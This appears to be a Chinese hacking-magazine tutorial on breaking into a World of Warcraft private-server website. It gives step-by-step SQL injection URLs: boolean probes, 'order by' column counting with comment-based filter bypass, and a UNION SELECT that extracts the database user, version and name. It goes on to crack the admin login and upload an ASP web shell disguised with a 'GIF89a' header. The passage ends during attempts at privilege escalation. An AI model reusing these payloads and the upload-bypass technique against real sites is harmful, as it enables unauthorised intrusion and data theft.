大家好，今天给大家带来的是渗透魔兽私服，配合万能提权拿下魔兽私服服务器教程。前段时间朋友弄了个魔兽私服，让我帮他看看网站程序和服务器的安全性。

通过检测，魔兽私服网站存在注入漏洞，通过其可以成功拿到Webshell，但是服务器进行过安全设置，没有办法拿到服务器权限。一直想把服务器权限拿到手，刚好最近听说Windows出了个本地万能提权漏洞，我就利用这个漏洞测试了一下，结果成功拿到服务器权限，于是就有了今天这篇文章，下面跟大家一起分享这次的渗透过程。




图1

一、Webshell

朋友开的魔兽私服网站地址是http://xxxwow.com/，网站采用的是IIS+PHP+MYSQL架构，网站显示新闻的程序News_Show.php存在注入点，提交**and 1=1**和**and 1=2**，页面返回的信息不一样，变量cid对接收的整型变量没有过滤，注入点地址是http://xxxwow.com/News_Show.php?do=show&cid=6。

下面是猜解字段数，提交**http://xxxwow.com/News_Show.php?do=show&cid=6/**/order/**/by/**/10/***，页面返回错误，说明字段比10小；提交**http://xxxwow.com/News_Show.php?do=show&cid=6/**/order/**/by/**/5/***，页面返回正确，说明字段比5大。

最后确定字段数是7，提交地址**http://xxxwow.com/News_Show.php?do=show&cid=6/**/and/**/1=2/**/**

union/**/select/**/1,2,3,4,5,6,7/*，返回页面如图1。

再提交http://xxxwow.com/News_Show.php?do=show&cid=6/**/and/**/1=2/**/union/**/select/**/1,user(),version(),database(),5,6,7/*，返回了数据库的相关信息，连接数据库的用户名，数据库版本信息，网站数据库名等。知道数据库是MYSQL5版本，不是使用的root用户连接。

数据库是MYSQL5以上版本都可以使用系统表来猜解其它表字段、内容等信息，《黑客手册》以前的文章也讲过，我就不详细说明了。我在《黑客手册》2008年第9期的文章《记一次房产门户网站渗透全过程》里也详细说过方法，猜解过程我就不详细说明了。

利用MYSQL5专用PHP注入工具很快猜解出了网站管理员表名和字段名，如图2。

紧接着又猜解出了管理员账号和口令，如图3。

利用猜解出来的管理员账号和口令成功登录网站后台，如图4。




图2




图3




图4




图5




图6




图7

在“玩家贴图”功能模块成功上传了ASP木马，这里的ASP木马要在马的代码前面插入“**GIF89a**”字符来欺骗系统，如图5。

通过查看上传文件属性地址，知道了ASP木马的地址，成功拿到网站Webshell，如图6。

拿到Webshell以后，提权一直是个难题，试过很多办法都没有提权成功，服务器上的Wscript.Shell被删除了，无法执行命令，如图7。

上传了一个PHP木马也不能执行命令，如图8。

查看了连接MYSQL普通账号的口令，服务器只开了80和3389端号，利用此用户的口令试了下管理员登录，提示口令错误。

